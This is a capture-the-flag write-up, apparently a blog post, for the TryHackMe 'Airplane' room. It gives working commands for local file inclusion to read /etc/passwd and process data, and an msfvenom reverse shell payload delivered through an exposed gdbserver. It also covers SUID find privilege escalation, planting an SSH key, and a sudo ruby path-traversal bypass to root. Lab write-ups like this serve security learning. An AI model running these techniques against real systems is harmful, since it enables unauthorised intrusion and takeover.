
If I got anything wrong, please feel free to correct me or share any other insights :)

Enumeration
Port Scanning
Begin with a port scanning using RustScan.
PORT     STATE SERVICE  REASON
22/tcp   open  ssh      syn-ack ttl 62
| ssh-hostkey:
|   3072 b8:64:f7:a9:df:29:3a:b5:8a:58:ff:84:7c:1f:1a:b7 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCuy7X5e34bStIhDkjJIcUT3kqFt9fHoI/q8AaCCH6HqgOz2HC5GdcDiBN8W6JMoRIIDJO/9FHiFE+MNtESwOP9J+S348GOhUIsVhDux7caJiyJQElrKxXJgxA7DNUvVJNBUchhgGhFv/qCNbUYF8+uaTYc0o/HtvgVw+t/bxS6EO+OlAOpyAjUP5XZjGTyc4n4uCc8mYW6aQHXZR0t5lMaKkNJzXl5+kHxxxnKci6+Ao8vrlKshgIq25NErSqoeTs/wgBcPMkr5r++emLH+rDwmjrTvwrHb2/bKKUenvnbf9AZXbcN52nGthVi95kP6HaDGijXULjrRt2GCul99OmNhEQxJNtLmUnxpxA9ZhBEzMYe3z5EeIbLuA+E9yFSrR6nq2pagC2/qvVMJSAzD749AbwjtbcL8MOf+7DCT+SATY9VxBqtKep/9PDolKi5+prGH6gzfjCkj5YaFS2CvJeGlF/B1XBzd1ccm43Lc4Ad/F4kvQWwkHmpL38kDy4eWCE=
|   256 ad:61:3e:c7:10:32:aa:f1:f2:28:e2:de:cf:84:de:f0 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBLYVoN15q7ky/IIo3VNrL35GRCpppImVs7x+PPFRlqO+VcfQ8C+MR2zVEFS0wosQWQFXaCZiInQhWz9swfKN6J8=
|   256 a9:d8:49:aa:ee:de:c4:48:32:e4:f1:9e:2a:8a:67:f0 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIFIB0hj2IqNazZojgwv0jJr+ZnOF1RCzykZ7W3jKsuCb
6048/tcp open  x11      syn-ack ttl 62
8000/tcp open  http-alt syn-ack ttl 62
|_http-title: Did not follow redirect to http://airplane.thm:8000/?page=index.html
| http-methods:
|_ Supported Methods: GET OPTIONS HEAD- 22/tcp : SSH service.
- 6048/tcp : Interesting, because I have no idea what it is.
- 8000/tcp : HTTP service.
Identify a vulnerability

http://airplane.thm:8000/?page=index.htmlLook at this sussy URL. Let's try doing LFI (Local File Inclusion) with it.

$ curl http://airplane.thm:8000/?page=../../../../../../etc/passwd | grep sh$
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  2973 100  2973   0     0 13338     0  --:--:-- --:--:-- --:--:-- 13391
root:x:0:0:root:/root:/bin/bash
carlos:x:1000:1000:carlos,,,:/home/carlos:/bin/bash
hudson:x:1001:1001::/home/hudson:/bin/bash
We performed an LFI and found two users on the machine : carlos and hudson.
Process Enumeration
Let's identify the service running on port 6048 by looping through PIDs 1 to 1000.

$ for i in $(seq 1 1000); do
  res=$(curl -s "http://airplane.thm:8000/?page=../../../../proc/$i/cmdline" --output -)
  if [ ! -z "$res" ]; then
    echo "PID $i: $res"
  fi
done
PID 573: /usr/bin/gdbserver0.0.0.0:6048airplane
We finally know that port 6048 is running GDBserver.
Exploitation
We will now proceed with RCE (Remote Code Execution) by sending a reverse shell payload to the GDBserver. Based on /proc/net/tcp, port 6048 belongs to UID 1001, meaning the shell will execute with hudson's privileges.

$ curl http://airplane.thm:8000/?page=../../../../proc/net/tcp --output -
  sl  local_address rem_address   st tx_queue rx_queue tr tm->when retrnsmt   uid  timeout inode
   0: 00000000:1F40 00000000:0000 0A 00000000:00000000 00:00000000 00000000  1001        0 21323 1 0000000000000000 100 0 0 10 0
   1: 00000000:17A0 00000000:0000 0A 00000000:00000000 00:00000000 00000000  1001        0 20900 1 0000000000000000 100 0 0 10 0
   2: 3500007F:0035 00000000:0000 0A 00000000:00000000 00:00000000 00000000   101        0 18196 1 0000000000000000 100 0 0 10 0
   3: 00000000:0016 00000000:0000 0A 00000000:00000000 00:00000000 00000000     0        0 20540 1 0000000000000000 100 0 0 10 0
   4: 0100007F:0277 00000000:0000 0A 00000000:00000000 00:00000000 00000000     0        0 18373 1 0000000000000000 100 0 0 10 0
   5: 5783300A:1F40 E581A8C0:9DF6 01 00000000:00000000 00:00000000 00000000  1001        0 37722 1 0000000000000000 45 4 30 10 7
   6: 5783300A:1F40 E581A8C0:E35A 06 00000000:00000000 03:00001368 00000000     0        0 0 3 0000000000000000
Exploit using GDB and msfvenom
Start the listener and prepare a reverse shell payload using a msfvenom.


$ msfvenom -p linux/x64/shell_reverse_tcp LHOST=<listen_ip> LPORT=<listen_port> PrependFork=true -f elf -o exploitNext, we will connect to the GDBserver to execute our reverse shell payload.

$ gdb exploit
(gdb) target extended-remote airplane.thm:6048
(gdb) remote put exploit /tmp/exploit
(gdb) set remote exec-file /tmp/exploit
(gdb) run
We've got the shell now. Let's find the user flag.

Oops, seems like we need to find a way to escalate our privileges to carlos to access the user flag.
Post-Exploitation
Privilege Escalation

Transfer a LinPEAS script to the target machine and execute it to find a way to escalate our privileges.


-rwsr-xr-x 1 carlos carlos 313K Feb 18 2020 /usr/bin/findWe found that /usr/bin/find is a SUID binary owned by carlos, which we can use to escalate our privileges to carlos.
Find the payload using GTFOBins.

Now, let's try executing the payload.

We successfully escalated our privileges to carlos and obtained the user flag.
SSH as carlos
We will generate an SSH key pair and add the public key to the authorized_keys on the target machine.

$ ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/home/x64luna/.ssh/id_rsa): ./carlos
Enter passphrase for "./carlos" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in ./carlos
Your public key has been saved in ./carlos.pub

$ cat carlos.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCkCVRck4C/nHkKBuVz/HQESB0cGzW6aRA+Sv5Ie4aLjXy5nmh35p0uCQzWOnjWPgYUqnvcmZgTegHO2zmXDTlvEt5SZ66mHd2sVtHiz4obZhTC7Aodh+N8t/GO+hN7xWe78yIg3bKFMRP7ZdNpn+zZh4domdSPi1n6uVCq84kPJDZV38g7DkT5bGpBf1qBCeG+XZIMYxOVoGm+y7zQjAY1jkGJSgUpEDbxVjDSQEHPu4blSogFvfRxiisWvCErr4LUJfvr5LTRsXsBvKVdA4piHpoBZBrrtGGbvWJuMYEfjbhYsmoy00O5G8hQrSjbFaTSct3EJ2i/mUmvZkkp+ifaBjtpPMCQ9GE7qHtwVpARubsm6gGWxajdlWvhLm8SQQavMxsCRQTsozk185RcNkphyY8QX+UoB4oPZ5wKh/rcPdbUmqSKa44N2EXj7RnurodWcX3Bpyq435okyOBgBugpMEsnBKlhAqRbGxJgqhKX3th3P9udsNPqGrRM+//kHfk= x64luna@LunaMachine
$ echo 'ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCkCVRck4C/nHkKBuVz/HQESB0cGzW6aRA+Sv5Ie4aLjXy5nmh35p0uCQzWOnjWPgYUqnvcmZgTegHO2zmXDTlvEt5SZ66mHd2sVtHiz4obZhTC7Aodh+N8t/GO+hN7xWe78yIg3bKFMRP7ZdNpn+zZh4domdSPi1n6uVCq84kPJDZV38g7DkT5bGpBf1qBCeG+XZIMYxOVoGm+y7zQjAY1jkGJSgUpEDbxVjDSQEHPu4blSogFvfRxiisWvCErr4LUJfvr5LTRsXsBvKVdA4piHpoBZBrrtGGbvWJuMYEfjbhYsmoy00O5G8hQrSjbFaTSct3EJ2i/mUmvZkkp+ifaBjtpPMCQ9GE7qHtwVpARubsm6gGWxajdlWvhLm8SQQavMxsCRQTsozk185RcNkphyY8QX+UoB4oPZ5wKh/rcPdbUmqSKa44N2EXj7RnurodWcX3Bpyq435okyOBgBugpMEsnBKlhAqRbGxJgqhKX3th3P9udsNPqGrRM+//kHfk= x64luna@LunaMachine' > authorized_keys
Now, we must uncover a way to reach root. Let's start by checking sudo -l.

We found a sussy sudo privilege! Carlos can run /usr/bin/ruby /root/*.rb as root. We can try to bypass the directory restriction by pointing the command to our own script using ../ .

$ echo "exec '/bin/bash'" > shell.rb
$ sudo /usr/bin/ruby /root/../home/carlos/shell.rb
We are now root and obtained root flag.

Overall, this was such a fun room to play. I really enjoyed the journey from a GDBserver exploit to path traversal with Ruby.

It's a great reminder that even small misconfigurations can lead to a full system compromise.
Thank you to everyone who read my write-up and to TryHackMe for creating such a fun and free room.